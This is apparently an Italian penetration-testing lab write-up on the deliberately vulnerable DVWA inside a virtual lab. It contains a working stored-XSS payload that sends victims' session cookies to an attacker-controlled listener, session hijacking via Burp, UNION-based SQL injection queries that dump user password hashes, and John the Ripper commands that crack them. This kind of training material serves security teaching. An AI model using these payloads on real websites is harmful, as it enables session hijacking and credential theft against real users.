


-Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.


Come target abbiamo come sempre la macchina Metasploitable nel nostro laboratorio virtuale che verrà attaccata dalla macchina Kali (che farà la parte del server attaccante).

Configuriamo il livello di sicurezza a LOW nella DVWA Security.



The screenshot shows the DVWA Security page. On the left is a sidebar menu with options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (highlighted), PHP Info, About, and Logout. The main content area is titled 'DVWA Security' with a lock icon. Below the title, it says 'Script Security' and 'Security Level is currently low.' It provides instructions on setting the security level to low, medium, or high, and notes that the security level changes the vulnerability level of DVWA. There is a dropdown menu set to 'low' and a 'Submit' button. Below this, there is a section for 'PHPIDS' (v0.6) which is currently disabled. It includes links to 'enable PHPIDS', 'Simulate attack', and 'View IDS log'. At the bottom, a text box shows 'Security level set to low'.

Poi spostiamoci in XSS stored.



The screenshot shows the DVWA XSS stored page. The sidebar menu is the same as the previous page, with 'XSS stored' highlighted. The main content area is titled 'Vulnerability: Stored Cross Site Scripting (XSS)'. It features a form with two input fields: 'Name *' and 'Message *'. Below the 'Message *' field is a 'Sign Guestbook' button. Below the form, there is a text box showing a test entry: 'Name: test' and 'Message: This is a test comment.' At the bottom, there is a 'More info' section with three links: 'http://hackers.org/xss.html', 'http://en.wikipedia.org/wiki/Cross-site_scripting', and 'http://www.cjsecurity.com/xss-faq.html'.

Nel frattempo utilizziamo Netcat e mettiamoci in ascolto. `nc -nlvp 80` (in questo caso scegliamo porta 80)

```
kali@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)-[~]  
$ nc -nlvp 80  
listening on [any] 80 ...
```

Torniamo in XSS stored e aumentiamo il numero massimo dei caratteri inseribili in “Message” tramite “Inspect”; di base è impostato su 50 e quindi non riusciremmo ad inserire il nostro script. Possiamo tranquillamente aumentarlo a 500.

Inseriamo il nostro codice malevolo che ci permetterà di prendere i cookie che vogliamo:

`<script>new Image().src='http://192.168.50.100/?cookie='+document.cookie</script>`

Grazie a ciò, possiamo vedere i cookie di sessione di chi visiterà la pagina direttamente dalla nostra Kali.

```
kali@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)-[~]  
$ nc -nlvp 80  
listening on [any] 80 ...  
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 39572  
GET /?cookie=security=low;%20PHPSESSID=e471c2fdbbfc7562f304ba160694b5c1 HTTP/1.1  
Host: 192.168.50.100  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: image/avif,image/webp,*/*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.50.101/
```


Tramite il PHPSESSID potremmo accedere all’applicazione DVWA senza dover effettuare il login e quindi senza aver bisogno di user e password (Rubando di fatto le credenziali di accesso), per farlo basterà utilizzare il programma Burp Suite e attivando l’intercept modificare il campo PHPSESSID inserendo il cookie di sessione rubato.

```
Request to http://192.168.50.101:80  
Forward Drop Intercept... Action  
Pretty Raw Hex  
1 GET /dvwa/login.php HTTP/1.1  
2 Host: 192.168.50.101  
3 Upgrade-Insecure-Requests: 1  
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)  
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112  
Safari/537.36  
5 Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i  
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=  
0.7  
6 Referer: http://192.168.50.101/  
7 Accept-Encoding: gzip, deflate, br  
8 Accept-Language: en-US,en;q=0.9  
9 Cookie: security=high; PHPSESSID=f6f2840fd05f6971d5f80932d5a843ed  
10 Connection: keep-alive  
11  
12
```

-Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).

Sempre rimanendo sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable (configurata con un livello di sicurezza LOW) procediamo con l'SQLi.

Spostiamoci in SQL Injection



Troviamo il numero di colonne del database tramite le seguenti query:

' or 1=1 UNION SELECT 1 --


' or 1=1 UNION SELECT 1,2 --

' or 1=1 UNION SELECT 1,2,3 ecc... --

Grazie a ciò determiniamo il numero di colonne, quando il numero di colonne è differente da ciò che abbiamo inserito nella query ci restituirà un errore:

The used SELECT statements have a different number of columns

Mentre quando il numero di colonne è corretto non ci restituirà nessun errore:



Abbiamo bisogno di conoscere il nome delle tabelle per trovare quella con le password che cerchiamo, per fare ciò utilizziamo la query:

' or 1=1 UNION SELECT table_name, NULL FROM information_schema.tables WHERE table_schema=database() --

Facendo ciò dovremmo visualizzare questo: (trovando “guestbook” e “users”)

User ID:

```
ID: ' or 1=1 UNION SELECT table_name, NULL FROM information_schema.tables WHERE table_schema=database() --
First name: admin
Surname: admin

ID: ' or 1=1 UNION SELECT table_name, NULL FROM information_schema.tables WHERE table_schema=database() --
First name: Gordon
Surname: Brown

ID: ' or 1=1 UNION SELECT table_name, NULL FROM information_schema.tables WHERE table_schema=database() --
First name: Hack
Surname: Me

ID: ' or 1=1 UNION SELECT table_name, NULL FROM information_schema.tables WHERE table_schema=database() --
First name: Pablo
Surname: Picasso

ID: ' or 1=1 UNION SELECT table_name, NULL FROM information_schema.tables WHERE table_schema=database() --
First name: Bob
Surname: Smith

ID: ' or 1=1 UNION SELECT table_name, NULL FROM information_schema.tables WHERE table_schema=database() --
First name: guestbook
Surname:

ID: ' or 1=1 UNION SELECT table_name, NULL FROM information_schema.tables WHERE table_schema=database() --
First name: users
Surname:
```

Assumiamo che “users” sia la tabella dove si trovano le password, andiamo quindi ad esplorarla controllando quali colonne ci sono al suo interno utilizzando questa query:

' or 1=1 UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='users' --

In questo modo troviamo:

User ID:

```
ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='users' --
First name: user_id
Surname:

ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='users' --
First name: first_name
Surname:

ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='users' --
First name: last_name
Surname:

ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='users' --
First name: user
Surname:

ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='users' --
First name: password
Surname:

ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='users' --
First name: avatar
Surname:
```

A questo punto sappiamo che sia “user” che “password” si trovano nella tabella “users”, quindi procediamo con la seguente query:

' or 1=1 UNION SELECT user,password FROM users –

Facendo ciò l'applicazione ci mostrerà (oltre a tutti i nomi e i cognomi) user e password.

```
ID: ' or 1=1 UNION SELECT user,password FROM users --
First name: admin
Surname: admin

ID: ' or 1=1 UNION SELECT user,password FROM users --
First name: Gordon
Surname: Brown

ID: ' or 1=1 UNION SELECT user,password FROM users --
First name: Hack
Surname: Me

ID: ' or 1=1 UNION SELECT user,password FROM users --
First name: Pablo
Surname: Picasso

ID: ' or 1=1 UNION SELECT user,password FROM users --
First name: Bob
Surname: Smith

ID: ' or 1=1 UNION SELECT user,password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' or 1=1 UNION SELECT user,password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' or 1=1 UNION SELECT user,password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' or 1=1 UNION SELECT user,password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' or 1=1 UNION SELECT user,password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Come mai funziona:

Nel campo User ID il programma si aspetta di ricevere una stringa, quindi come prima cosa chiudiamo la stringa con “ ‘ ”.

Successivamente andiamo ad inserire una condizione sempre vera “1=1”.

A questo punto utilizziamo UNION SELECT per unire la prima query sempre vera ad una seconda query.

Con la seconda query andiamo ad estrarre “user” e “password” dalla tabella “users”

Tuttavia le password ottenute non sono realmente delle password, sono degli hash che vanno craccati per ottenere le “vere” password.

Iniziamo creando un file .txt inserendoci all’interno gli hash trovati nel database grazie al comando echo. (Nome del file “hashes.txt”)

echo '5f4dcc3b5aa765d61d8327deb882cf99' > hashes.txt
echo 'e99a18c428cb38d5f260853678922e03' >> hashes.txt
echo '8d3533d75ae2c3966d7e0d4fcc69216b' >> hashes.txt
echo '0d107d09f5bbe40cade3de5c71e9e9b7' >> hashes.txt

Poi utilizziamo john the ripper per craccare gli hash nel file appena creato specificando il format con il comando:

`john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt`

Utilizziamo la wordlist “rockyou.txt”.

Visualizziamo le password trovate in questo modo ed inseriamole in un altro file (che chiamiamo cracked_passwords.txt) con il comando:

`john --show --format=Raw-MD5 hashes.txt > cracked_passwords.txt`

```
(kali㉿kali)-[~/Desktop]
$ echo '5f4dcc3b5aa765d61d8327deb882cf99' > hashes.txt

(kali㉿kali)-[~/Desktop]
$ echo 'e99a18c428cb38d5f260853678922e03' >> hashes.txt

(kali㉿kali)-[~/Desktop]
$ echo '8d3533d75ae2c3966d7e0d4fcc69216b' >> hashes.txt

(kali㉿kali)-[~/Desktop]
$ echo '0d107d09f5bbe40cade3de5c71e9e9b7' >> hashes.txt

(kali㉿kali)-[~/Desktop]
$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
No password hashes left to crack (see FAQ)

(kali㉿kali)-[~/Desktop]
$ john --show --format=Raw-MD5 hashes.txt > cracked_passwords.txt
```

```
1 ?:password
2 ?:abc123
3 ?:charley
4 ?:letmein
5
6 4 password hashes cracked, 0 left
```

Otteniamo quindi i seguenti dati di accesso:

- | | |
|-----------------|-------------------|
| 1) user:admin | password:password |
| 2) user:gordonb | password:abc123 |
| 3) user:1337 | password:charley |
| 4) user:pablo | password:letmein |
| 5) user:smithy | password:password |